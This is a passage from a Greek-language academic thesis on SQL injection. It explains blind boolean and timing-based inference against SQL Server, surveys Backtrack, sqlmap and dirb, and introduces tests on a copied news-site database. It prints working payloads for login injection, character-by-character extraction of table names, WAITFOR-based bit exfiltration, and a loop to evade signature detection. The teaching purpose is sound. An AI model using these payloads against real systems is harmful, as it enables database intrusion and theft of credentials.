χρονισμού (Timing Attacks).

2.6.1 Εξαγωγή συμπεράσματος με τυφλή έγχυση

Στη μέθοδο της τυφλής έγχυσης, οι πληροφορίες πρέπει να προκύψουν από τη συμπεριφορά της σελίδας, θέτοντας αληθή ή ψευδή ερωτήματα προς την εφαρμογή. Εάν η εγχεόμενη δήλωση αποτιμηθεί ως αληθής, η σελίδα συνεχίζει να λειτουργεί κανονικά. Εάν η δήλωση αποτιμηθεί ψευδής, παρόλο που δεν υπάρχει κανένα μήνυμα σφάλματος, η σελίδα διαφέρει σημαντικά από την κανονική λειτουργία της, αποδεικνύοντας ότι η επίθεση πέτυχε.

Στη συνέχεια παρουσιάζονται διάφοροι τρόποι με τους οποίους μπορεί να πραγματοποιηθεί μια επίθεση βασισμένη στην τυφλή έγχυση για την εξαγωγή συμπεράσματος. Ο πρώτος από αυτούς αναγνωρίζει τρωτές παραμέτρους χρησιμοποιώντας την μέθοδο της τυφλής έγχυσης. Εξετάζονται δύο πιθανές εγχύσεις στο πεδίο Login της φόρμας πιστοποίησης χρήστη. Η πρώτη είναι:

```
legalUser' AND 1=0 –
```

και η δεύτερη:

```
legalUser' AND 1=1 --
```

Αυτές οι εγχύσεις οδηγούν στα δύο ακόλουθα ερωτήματα:

```
SELECT member_id, member_level FROM members WHERE member_login =
'legalUser' AND 1=0 --' AND member_password=''
```

```
SELECT member_id, member_level FROM members WHERE member_login =
'legalUser' AND 1=1 --' AND member_password=''
```

Στη συνέχεια, εξετάζονται δύο σενάρια. Στο πρώτο σενάριο, υπάρχει μια ασφαλής εφαρμογή. Σε αυτήν την περίπτωση, και οι δύο εγχύσεις θα επέστρεφαν το μήνυμα “Login or Password is incorrect” και ο επιτιθέμενος θα ήξερε ότι η παράμετρος Login δεν είναι τρωτή.

Στο δεύτερο σενάριο, έχουμε μια ανασφαλή εφαρμογή και η παράμετρος Login είναι τρωτή στην έγχυση. Ο επιτιθέμενος υποβάλλει την πρώτη έγχυση και επειδή αποτιμάται πάντα σε ψευδής, η εφαρμογή επιστρέφει ένα μήνυμα ανεπιτυχούς σύνδεσης. Σε αυτό το σημείο εντούτοις, ο επιτιθέμενος δεν ξέρει εάν αυτό είναι επειδή η εφαρμογή επικύρωσε σωστά την είσοδο του και εμπόδισε την προσπάθεια επίθεσης ή επειδή η ίδια η επίθεση προκάλεσε το λάθος σύνδεσης. Ο επιτιθέμενος υποβάλλει έπειτα το δεύτερο ερώτημα, το οποίο αποτιμάται πάντα σε αληθές. Εάν σε αυτήν την περίπτωση δεν υπάρχει κανένα μήνυμα ανεπιτυχούς σύνδεσης, τότε ο επιτιθέμενος ξέρει ότι η επίθεση εκτελέστηκε και ότι η παράμετρος Login είναι τρωτή στην έγχυση.

Κατά τον έλεγχο για να διαπιστωθεί αν μια εφαρμογή είναι ευπαθής σε SQL έγχυση, η εγχυμένη συνθήκη στην πρόταση WHERE είναι απολύτως προβλέψιμη, καθώς η πρόταση “1=1” είναι πάντα αληθής. Εντούτοις, όταν κάνει κάποιος προσπάθεια να εκμεταλλευτεί αυτή την ευπάθεια, δεν γνωρίζει εάν η εγχυμένη συνθήκη WHERE είναι αληθής ή ψευδής πριν στείλει το ερώτημα. Εάν επιστραφεί μια εγγραφή, ο εγχυμένος όρος θεωρείται ότι είναι αληθής. Είναι δυνατόν να χρησιμοποιηθεί αυτή η συμπεριφορά για να υποβληθούν στη βάση δεδομένων αληθή ή ψευδή ερωτήματα. Για παράδειγμα, το ακόλουθο αίτημα ρωτά ουσιαστικά την εφαρμογή, εάν ο τρέχων χρηστής είναι dbo (διαχειριστής). Η πρόταση εισάγεται στο πεδίο της φόρμας αναζήτηση.

Search: ' AND USER_NAME() = 'dbo') --

Η USER_NAME () είναι μια συνάρτηση του SQL Server που επιστρέφει το όνομα του τρέχοντος χρήστη. Εάν ο τρέχων χρήστης είναι dbo, θα επιστραφεί το σύνολο των διαθέσιμων βιβλίων. Εάν όχι, το ερώτημα θα αποτύχει και δεν θα εμφανιστεί καμία εγγραφή.

Με συνδυασμό υποερωτημάτων και συναρτήσεων, γίνεται δυνατή η υποβολή πιο σύνθετων ερωτημάτων. Το ακόλουθο παράδειγμα προσπαθεί να ανακτήσει το όνομα ενός πίνακα της βάσης δεδομένων χαρακτήρα προς χαρακτήρα.

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 108) --

Το υποερώτημα Select αναζητεί το όνομα του πρώτου πίνακα στη βάση δεδομένων. Η συνάρτηση substring θα επιστρέψει τον πρώτο χαρακτήρα του ονόματος που επιστρέφεται ως αποτέλεσμα του ερωτήματος Select. Η συνάρτηση lower μετατρέπει απλά τον χαρακτήρα αυτό σε πεζό. Τέλος, η συνάρτηση ASCII θα επιστρέψει την ASCII τιμή αυτού του χαρακτήρα.

Εάν η εφαρμογή επιστρέψει εγγραφές βιβλίων σε απάντηση αυτής της αίτησης, ο επιτιθέμενος γνωρίζει ότι το πρώτο γράμμα του πίνακα βρίσκεται μετά το γράμμα "l" (χαρακτήρας ASCII 108) στο αλφάβητο. Με την υποβολή πολλαπλών αιτημάτων, μπορεί να καθοριστεί η ακριβής τιμή ASCII.

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 116) --

Αν δεν επιστραφεί καμία εγγραφή, τότε η ASCII τιμή είναι μεγαλύτερη από το 108 και μικρότερη ή ίση από το 116. Συνεπώς, ο πρώτος χαρακτήρας του πίνακα είναι μεταξύ των γραμμάτων "m" (109) και "t" (116).

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 113) --

Ούτε και τώρα επιστρέφονται αποτελέσματα, οπότε η ASCII τιμή είναι μεταξύ 109 και 113.

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 110) --

Λάθος ξανά. Το εύρος τιμών περιορίζεται στα γράμματα "m" (109) και "n" (110).

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) = 109) --

Η εφαρμογή επιστρέφει το σύνολο των διαθέσιμων βιβλίων, οπότε η εγχεόμενη δήλωση είναι αληθής. Το πρώτο γράμμα του ονόματος του πίνακα είναι "m". Για να ανακτηθεί το δεύτερο γράμμα του ονόματος, χρειάζεται να επαναληφθεί η διαδικασία, αλλάζοντας το δεύτερο όρισμα της συνάρτησης substring, ώστε να υποδηλώνει τον επόμενο χαρακτήρα.

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 2, 1))) > 108) --

Η διαδικασία επαναλαμβάνεται, έως ότου εξαχθεί ολόκληρο το όνομα του πίνακα. Στην συγκεκριμένη περίπτωση το αποτέλεσμα θα είναι “members”.

Εφόσον αποκαλυφθεί το όνομα του πρώτου πίνακα, τροποποιείται το υποερώτημα Select και επαναλαμβάνεται από την αρχή η ίδια μέθοδος για την ανάκτηση του ονόματος του δεύτερου πίνακα.

Search: ' AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U' AND name > 'members'), 1, 1))) = 108) --

Η διαδικασία αυτή είναι αρκετά δύσκολη και χρονοβόρα, αλλά μπορεί να φέρει αποτελέσματα σε περιπτώσεις που εμποδίζεται η εμφάνιση μηνυμάτων σφάλματος.

2.6.2 Εξαγωγή συμπεράσματος με επιθέσεις χρονισμού (Timing Attacks)

Μια επίθεση χρονισμού επιτρέπει σε έναν επιτιθέμενο να λάβει πληροφορίες από μια βάση δεδομένων παρατηρώντας χρονικές καθυστερήσεις στην απόκριση της βάσης δεδομένων. Αυτή η επίθεση είναι παρόμοια με την τυφλή έγχυση, αλλά χρησιμοποιεί μια διαφορετική μέθοδο εξαγωγής συμπεράσματος. Για να εκτελέσει μια επίθεση χρονισμού, ο επιτιθέμενος χρησιμοποιεί ένα SQL ερώτημα ή μία συνάρτηση που απαιτεί ένα γνωστό χρονικό διάστημα για να εκτελεστεί, (π.χ. η συνάρτηση WAITFOR προκαλεί τη βάση δεδομένων να καθυστερήσει την απάντησή της για έναν καθορισμένο χρόνο). Μετρώντας την αύξηση ή τη μείωση στο χρόνο απόκρισης της βάσης δεδομένων, ο επιτιθέμενος μπορεί να συμπεράνει ποια είναι η απάντηση στο εγχεόμενο ερώτημα.

Στο επόμενο παράδειγμα χρησιμοποιείται μια επίθεση χρονισμού για να εξάγει το όνομα ενός πίνακα από τη βάση δεδομένων. Σε αυτήν την επίθεση, εγχέεται η ακόλουθη πρόταση στην παράμετρο Login:

Login: legalUser' AND ASCII(SUBSTRING((select top 1 name from sysobjects),1,1)) > X WAITFOR DELAY '0:0:5' --

Password: οτιδήποτε

Αυτή η πρόταση παράγει το ακόλουθο ερώτημα:

```
SELECT member_id, member_level FROM members WHERE member_login=
'legalUser' AND ASCII(SUBSTRING((select top 1 name from
sysobjects),1,1)) > X WAITFOR DELAY '0:0:5' --' AND
member_password=''
```

Σε αυτήν την επίθεση, η συνάρτηση SUBSTRING χρησιμοποιείται για να εξάγει τον πρώτο χαρακτήρα του ονόματος του πρώτου πίνακα. Χρησιμοποιώντας μια τεχνική δυαδικής αναζήτησης (binary search). Ο επιτιθέμενος μπορεί έπειτα να υποβάλει μια σειρά ερωτημάτων για αυτόν τον χαρακτήρα. Σε αυτήν την περίπτωση, ο επιτιθέμενος ρωτά εάν η ASCII τιμή του χαρακτήρα είναι μεγαλύτερη από μια τιμή X. Εάν η τιμή είναι μεγαλύτερη, ο επιτιθέμενος το καταλαβαίνει παρατηρώντας μια πρόσθετη καθυστέρηση πέντε δευτερολέπτων στην απάντηση της βάσης δεδομένων. Ο επιτιθέμενος μπορεί κατόπιν να χρησιμοποιήσει μια δυαδική αναζήτηση μεταβάλλοντας την τιμή του X για να προσδιορίσει την τιμή του πρώτου χαρακτήρα.

Χρησιμοποιώντας το επόμενο ερώτημα, μπορεί να καθοριστεί αν ένα δεδομένο bit ενός χαρακτήρα είναι μηδέν ή ένα. Συγκεκριμένα, η παρακάτω δήλωση θα προκαλέσει μια καθυστέρηση πέντε δευτερολέπτων εάν το bit '@bit' του byte '@byte' στην συμβολοσειρά χαρακτήρων '@s' είναι '1'.

if (ascii(substring(@s, @byte, 1)) & (power(2, @bit))) > 0 waitfor delay '0:0:5'

Για παράδειγμα, η ακόλουθη πρόταση θα κάνει μια παύση πέντε δευτερολέπτων, αν το πρώτο bit του πρώτου byte του ονόματος της τρέχουσας βάσης δεδομένων είναι '1'.

declare @s varchar(8000)

select @s = db_name()

if (ascii(substring(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'

Ο επιτιθέμενος μπορεί έπειτα να εισάγει στη φόρμα εισόδου χρήστη την επόμενη πρόταση, με σκοπό να προσδιορίσει την τιμή του δεύτερου bit και ούτω καθεξής.

Login: ' declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:5' --

Password: οτιδήποτε

Εκ πρώτης όψεως, δεν πρόκειται για μία ιδιαίτερα πρακτική επίθεση. Παρόλο που παρέχει ένα μέσο για τη μεταφορά ενός απλού bit από μια συμβολοσειρά που βρίσκεται στη βάση δεδομένων στο web browser, έχει ένα φαινομενικό εύρος ζώνης της τάξης του 1 bit ανά 5 δευτερόλεπτα. Εν τούτοις, ένα σημαντικό σημείο που αξίζει προσοχής, είναι ότι το κανάλι είναι τυχαίας προσπέλασης και όχι σειριακής, καθώς μπορεί να ζητηθούν οποιαδήποτε bits, σε οποιαδήποτε σειρά. Δεν είναι απαραίτητο να ανακτηθεί το πρώτο bit πριν ζητηθεί το δεύτερο, επομένως είναι δυνατό να κατανεμηθούν πολλά ταυτόχρονα αιτήματα στην εφαρμογή ιστού και να ανακτηθούν πολλαπλά bits ταυτόχρονα. Το εύρος ζώνης του καναλιού επομένως δεν περιορίζεται από την χρονική καθυστέρηση, αλλά από τον αριθμό των ταυτόχρονων αιτημάτων που μπορούν να υποβληθούν μέσω της εφαρμογής ιστού στον διακομιστή βάσεων δεδομένων.

Σε δοκιμές που έχουν πραγματοποιηθεί [3], τέσσερα δευτερόλεπτα καταδείχθηκαν να είναι μια λειτουργική χρονική καθυστέρηση (με συνέπεια ένας ρυθμός εμφάνισης λάθους 1 bit

ανά 2000), και ένας ρυθμός 32 ταυτόχρονων ερωτημάτων ήταν βιώσιμος. Αυτό οδηγεί σε ένα ρυθμό μεταφοράς περίπου 1 byte ανά δευτερόλεπτο. Αυτό μπορεί να μην ακούγεται πολύ μεγάλο, αλλά είναι αρκετά καλό για να μεταφέρει ένα κατάλογο κωδικών πρόσβασης ή αριθμών πιστωτικών καρτών σε μερικές ώρες.

Υπάρχει η περίπτωση, ορισμένα συστήματα ανίχνευσης βασισμένα σε υπογραφές επιθέσεων να ανιχνεύσουν την ύπαρξη της πρότασης 'WAITFOR' μέσα στο ερώτημα και να σταματήσουν την επίθεση. Ένας εναλλακτικός τρόπος για την πρόκληση χρονικών καθυστερήσεων, χωρίς να απαιτείται η χρήση της δεσμευμένης λέξης 'WAITFOR' παρουσιάζεται στο παρακάτω παράδειγμα.

```
declare @i int
select @i = 0
while @i < 0xaffff
begin
 select @i = @i + 1
end
```

Αυτός ο βρόχος WHILE κρατάει περίπου πέντε δευτερόλεπτα (ανάλογα με την ταχύτητα του επεξεργαστή) και δεν περιέχει τη λέξη 'WAITFOR', ούτε και εισαγωγικά.

ΚΕΦΑΛΑΙΟ 3 - ΕΡΓΑΛΕΙΑ ΠΟΥ ΧΡΗΣΙΜΟΠΟΙΗΘΗΚΑΝ

Για την εφαρμογή των SQL Injection επιθέσεων που παρουσιάζονται σε επόμενο κεφάλαιο, χρησιμοποιήθηκε ένα σύνολο εργαλείων. Στο κεφάλαιο αυτό παρουσιάζονται συνοπτικά τα εργαλεία αυτά. Πρόκειται για ένα λειτουργικό σύστημα, τη διανομή Backtrack του Linux και δύο εργαλεία που περιλαμβάνονται σε αυτή.

Το πρώτο tool είναι το sqlmap, ένα αυτοματοποιημένο εργαλείο πραγματοποίησης SQL Injection επιθέσεων, ανεπτυγμένο στην γλώσσα Python. Το δεύτερο εργαλείο είναι το dirb. Πρόκειται για έναν σαρωτή περιεχομένου που πραγματοποιεί HTTP Requests σε έναν web server και αναλύει τα HTTP Responses για να εξάγει συμπεράσματα σχετικά με το περιεχόμενο μια ιστοσελίδας. Τέλος χρησιμοποιήθηκε ένα online MD5 hash reverse lookup tool. Αυτό το εργαλείο κρυπτογραφεί με τον αλγόριθμο MD5 ένα σύνολο λέξεων που υπάρχουν σε ένα λεξικό και στη συνέχεια τα συγκρίνει με τα hashes που εισάγει ο χρήστης, προκειμένου να ανακτήσει τα αλφαριθμητικά τους (π.χ. κωδικοί πρόσβασης).

3.1 Backtrack

Το Backtrack είναι ένα λειτουργικό σύστημα βασισμένο στη διανομή Ubuntu του Linux. Είναι σχεδιασμένο για tests διείσδυσης (penetration tests) σε υπολογιστικά συστήματα και διανέμεται δωρεάν κάτω από άδεια GNU (copyleft general public licence). Το όνομα της διανομής οφείλεται στον αλγόριθμο backtracking.

Το Backtrack δημιουργήθηκε από τη συγχώνευση δύο ανταγωνιστικών διανομών Linux που ήταν επικεντρωμένες στο penetration testing:

- WHAX – Ένα λειτουργικό σύστημα βασισμένο στη διανομή SLAX. Αναπτύχθηκε από τον Mati Aharoni, σύμβουλο ασφαλείας για πληροφοριακά συστήματα. Οι τελευταίες εκδόσεις του WHAX ήταν γνωστές σαν WHOPPIX, καθώς ήταν βασισμένες στην διανομή KNOPPIX.
- Auditor Security Collection – Μια έκδοση LIVE CD βασισμένη στη διανομή KNOPPIX. Αναπτύχθηκε από τον Max Moser και ουσιαστικά επρόκειτο για μία συλλογή με περισσότερα από 300 εργαλεία οργανωμένα με τέτοιο τρόπο ούτως ώστε να είναι φιλικό προς τον χρήστη.

Επειδή και οι δύο διανομές παρείχαν από κοινού σχεδόν τα ίδια εργαλεία στον χρήστη και επικάλυπταν η μία την άλλη, οι κοινότητες αποφάσισαν να συγχωνευθούν για να δημιουργηθεί ένα πιο ισχυρό λειτουργικό σύστημα.

Η πρώτη beta έκδοση του Backtrack κυκλοφόρησε τον Φεβρουάριο του 2006. Η τρέχουσα έκδοση είναι η Backtrack 5 R3.

3.1.1 Εργαλεία που περιλαμβάνονται στο Backtrack.

Το Backtrack παρέχει στους χρήστες εύκολη πρόσβαση σε μία ολοκληρωμένη και μεγάλη συλλογή εργαλείων σχετικών με την ασφάλεια, από σαρωτές θυρών (port scanners) μέχρι password crackers. Η χρήση του Backtrack δεν απαιτεί εγκατάσταση στον σκληρό δίσκο του Η/Υ, παρόλο που αυτό είναι εφικτό, καθώς υποστηρίζει Live CD και Live USB λειτουργικότητα, επιτρέποντας στους χρήστες να εκκινήσουν το λειτουργικά σύστημα από φορητά μέσα.

Τα εργαλεία που περιλαμβάνονται είναι ταξινομημένα, για ευκολότερη πρόσβαση, σε 12 κύριες κατηγορίες (από την έκδοση 5):

- Information Gathering – Εργαλεία που σαν σκοπό έχουν την Συλλογή πληροφοριών, η οποία είναι το θεμέλιο κάθε ελέγχου διείσδυσης. Μια αποτυχία σωστής συλλογής πληροφοριών συνήθως σημαίνει ότι το σύστημα στο οποίο επιτιθόμαστε δεν είναι ευάλωτο.
- Vulnerability Assessment – Περιλαμβάνονται εργαλεία για την Εκτίμηση της Τρωτότητας του «θύματος». Τα εργαλεία αυτά πραγματοποιούν γρήγορους ελέγχους για συνήθη τρωτά σημεία.
- Exploitation Tools – Εργαλεία Εκμετάλλευσης της Τρωτότητας
- Priviledge Escalation – Εργαλεία για την απόκτηση από τον τελικό χρήστη (application user) δικαιωμάτων που έχουν χρήστες μεγαλύτερου επιπέδου (πχ. administrators)
- Maintaining Access – Εργαλεία τα οποία μετά την επιτυχή παράκαμψη της ασφάλειας σε ένα σύστημα, αποσκοπούν στο να διατηρηθεί η πρόσβαση σε αυτό για περεταίρω ελέγχους.
- Reverse Engineering – Εργαλεία για την απόκτηση πληροφοριών ενός συστήματος μέσω της ανάλυσης της δομής και της λειτουργίας του.
- RFID Tools – Εργαλεία για την ανάγνωση και επεξεργασία barcodes και μαγνητικών ταινιών πιστωτικών καρτών.
- Stress Testing – Εργαλεία που χρησιμοποιούνται για να προσδιορίσουν τη σταθερότητα εντός συστήματος.
- Forensics – Ένα σύνολο εργαλείων που θα μπορούσαν να φανούν χρήσιμα στα εργαστήρια δίωξης ηλεκτρονικού εγκλήματος.
- Reporting Tools
- Services
- Miscellaneous

3.2 Εργαλείο SQL Map

Το sqlmap είναι ένα open source εργαλείο αυτοματοποιημένης εφαρμογής SQL Injection που έχει αναπτυχθεί στην γλώσσα Python. Δημιουργοί του είναι οι Bernardo Damele και Miroslav Stampar. Στόχος του είναι να εντοπίσει και να επωφεληθεί από τις SQL Injection

ευπάθειες μιας web εφαρμογής. Μόλις το εργαλείο εντοπίσει μία η περισσότερες ευπάθειες στην εφαρμογή - στόχο, δίνεται η δυνατότητα στον χρήστη να επιλέξει μέσα από μια πληθώρα λειτουργιών, με τις οποίες μπορεί να εκτελεστεί μία εκτεταμένη ανίχνευση του Συστήματος Βάσης Δεδομένων και να ανακτηθούν πληροφορίες σχετικά με τους χρήστες και τα προνόμιά τους, τις Βάσεις Δεδομένων, να εκτελέσει τα δικά του SQL queries, να διαβάσει συγκεκριμένα αρχεία από το σύστημα και άλλα πολλά.

Κατά την εκτέλεσή του, το συγκεκριμένο εργαλείο, πραγματοποιεί μία ιχνηλάτηση της ιστοσελίδας – στόχου, με σκοπό να εντοπίσει τις ευπάθειες του συστήματος. Οι πληροφορίες που συγκεντρώνονται αποθηκεύονται, ούτως ώστε κάθε φορά που πραγματοποιείται μία επίθεση στο ίδιο σύστημα, να μην βρισκόμαστε σε ένα zero – knowledge επίπεδο.

Μερικά από τα κύρια χαρακτηριστικά που εφαρμόζονται στο εργαλείο sqlmap περιλαμβάνουν:


- Πλήρη υποστήριξη για τα συστήματα Βάσεων Δεδομένων MySQL, Oracle, PostgreSQL και Microsoft SQL Server. Εκτός από τα παραπάνω βασικά συστήματα διαχείρισης, το sqlmap μπορεί να αναγνωρίσει τα Microsoft Access, DB2, Informix, Sybase και Interbase.
- Πλήρης υποστήριξη για τρεις τεχνικές SQL Injection: Inferential blind SQL Injection, UNION query (inband) SQL injection και stacked queries (πολλαπλά ερωτήματα).
- Εκτεταμένη έρευνα σχετικά με το Σύστημα Βάσης Δεδομένων βασισμένη στην ανάλυση των error messages, του banner parsing, σύγκρισης των αποτελεσμάτων συγκεκριμένων συναρτήσεων και ειδικών χαρακτηριστικών όπως MySQL comment injection. Είναι επίσης δυνατόν να υποδειχθεί από τον χρήστη το όνομα του Συστήματος Βάσεων Δεδομένων, αν αυτό είναι γνωστό εκ των προτέρων. Το sqlmap παρέχει την δυνατότητα να αναγνωρίσει το λειτουργικό σύστημα του web server, την τεχνολογία της web εφαρμογής και σε μερικές περιπτώσεις το λειτουργικό σύστημα του συστήματος Βάσεων Δεδομένων.
- Δίνεται η δυνατότητα ανάκτησης πληροφοριών όπως ο τρέχων χρήστης, η τρέχουσα βάση δεδομένων, απαρίθμηση των χρηστών, τα κρυπτογραφημένα αλφαριθμητικά και τα δικαιώματα των χρηστών, τις βάσεις δεδομένων, τους πίνακες, τις εγγραφές των πινάκων καθώς και η εκτέλεση custom SQL ερωτημάτων.
- Σε περίπτωση που η web εφαρμογή χρησιμοποιεί την MySQL, είναι επίσης δυνατόν να αναγνωστεί το περιεχόμενο συγκεκριμένων αρχείων του συστήματος και σε μερικές περιπτώσεις να εκτελεστεί μία γραμμή εντολών για άμεση αλληλεπίδραση με το λειτουργικό σύστημα που φιλοξενεί το σύστημα της βάσης δεδομένων.
- Αυτοματοποιημένοι έλεγχοι για όλες τις παραμέτρους GET, POST, για τις HTTP Cookie header τιμές και για τις HTTP user-agent τιμές ώστε να προσδιοριστούν ποιες είναι δυναμικές και μπορούν να προσδιορίσουν το περιεχόμενο της HTTP response page.

3.3 Το εργαλείο DIRB

Το dirb είναι ένα εργαλείο που χρησιμοποιείται για την ανίχνευση και σάρωση του περιεχομένου μία ιστοσελίδας. Αυτά τα εργαλεία ονομάζονται σαρωτές περιεχομένου ιστού (web content scanners). Το συγκεκριμένο εργαλείο εντοπίζει υπάρχοντα (ή/και κρυμμένα) αντικείμενα ιστού. Χρησιμοποιώντας επιθέσεις βασισμένες σε λεξικό (dictionary based attacks) εντοπίζει το περιεχόμενο ενός ιστότοπου αναλύοντας το σύνολο των απαντήσεων (responses) που δέχεται από τον διακομιστή.

Για την πραγματοποίηση των επιθέσεων, το dirb περιλαμβάνει ένα αρκετά μεγάλο λεξικό, με χιλιάδες κοινές λέξει που χρησιμοποιούνται από τους προγραμματιστές για την ονοματοδοσία του περιεχομένου μίας ιστοσελίδας. Ωστόσο υπάρχει η δυνατότητα να χρησιμοποιήσουμε το λεξικό που θέλουμε ή να δημιουργήσουμε ένα λεξικό.

Το συγκεκριμένο εργαλείο μπορεί να χρησιμοποιηθεί και ως ένας κλασσικός CGI σαρωτής αλλά πρόκειται για έναν σαρωτή περιεχομένων και όχι για ανιχνευτή ευπαθειών.



Εικόνα 3.1 Η λειτουργία του DIRB

Η διαδικασία της εκτέλεσης του dirb περιγράφεται στο παραπάνω διάγραμμα. Στον client που τρέχει το πρόγραμμα, υπάρχει μία λίστα με λέξεις. Για κάθε λέξη που υπάρχει στη λίστα πραγματοποιείται ένα request στην διεύθυνση που έχουμε στο δώσει ως παράμετρο. Ανάλογα με το response που θα λάβει από τον web server, θα εξάγει ένα συμπέρασμα για το αν υπάρχει αντίστοιχο directory ή αρχείο για τη λέξη αυτή.Για παράδειγμα, όπως περιγράφεται στην εικόνα 3.1, το dirb στέλνει ένα request σχετικό με την πρώτη λέξη στη λίστα του λεξικού. Αναζητώντας το directory ABC στον web server, θα λάβει ένα response

με error code 404. Αυτό σημαίνει ότι δεν υπάρχει αντίστοιχο directory στα αρχεία της ιστοσελίδας. Αντιστοίχως για την λέξη ADMIN, ο web server θα στείλει ένα response με error 403. Το directory δεν είναι προσβάσιμο (Forbidden / Access Denied) ωστόσο υπάρχει στα αρχεία της ιστοσελίδας.

ΚΕΦΑΛΑΙΟ 4 - ΕΦΑΡΜΟΓΗ ΤΗΣ ΤΕΧΝΙΚΗΣ SQL INJECTION

Σε αυτό το κεφάλαιο πρόκειται να πραγματοποιήσουμε επιθέσεις SQL Injection. Για την πραγματοποίηση των επιθέσεων, στο πλαίσιο της εργασίας, χρησιμοποιήθηκε ως στόχος η ηλεκτρονική εφημερίδα της τοπικής αυτοδιοίκησης dimarxe.gr. Για να μην προκληθεί κανενός είδους δυσλειτουργία στην ιστοσελίδα, ο κώδικας της και μια εικόνα της Βάσης Δεδομένων ανέβηκαν σε ένα νέο account, του dedicated server στον οποίο φιλοξενείται, και πραγματοποιήθηκαν εκεί οι όποιες δοκιμές. Αντικειμενικός σκοπός των επιθέσεων αυτών είναι να ανακτηθούν τα usernames και οι κωδικοί πρόσβασης των διαχειριστών της ιστοσελίδας, ώστε να μπορέσουμε να αποκτήσουμε πρόσβαση στον διαχειριστή περιεχομένου της ηλεκτρονικής εφημερίδας .

Το κεφάλαιο χωρίζεται σε τρεις παραγράφους, Στην πρώτη γίνεται μία παρουσίαση της ηλεκτρονικής εφημερίδας. Στην δεύτερη παράγραφο πραγματοποιείται μία σειρά δοκιμών, ούτως ώστε να διαπιστώσουμε αν η σελίδα είναι SQL injectable και γίνεται προσπάθεια ανάκτησης των στοιχείων πρόσβασης των διαχειριστών. Στην τελευταία παράγραφο πραγματοποιούνται βελτιώσεις στον κώδικα της ιστοσελίδας και εκτελούνται επιθέσεις παρόμοιες με αυτές της δεύτερης παραγράφου, ούτως ώστε να διαπιστώσουμε κατά πόσο είναι αποδοτικές οι αλλαγές.

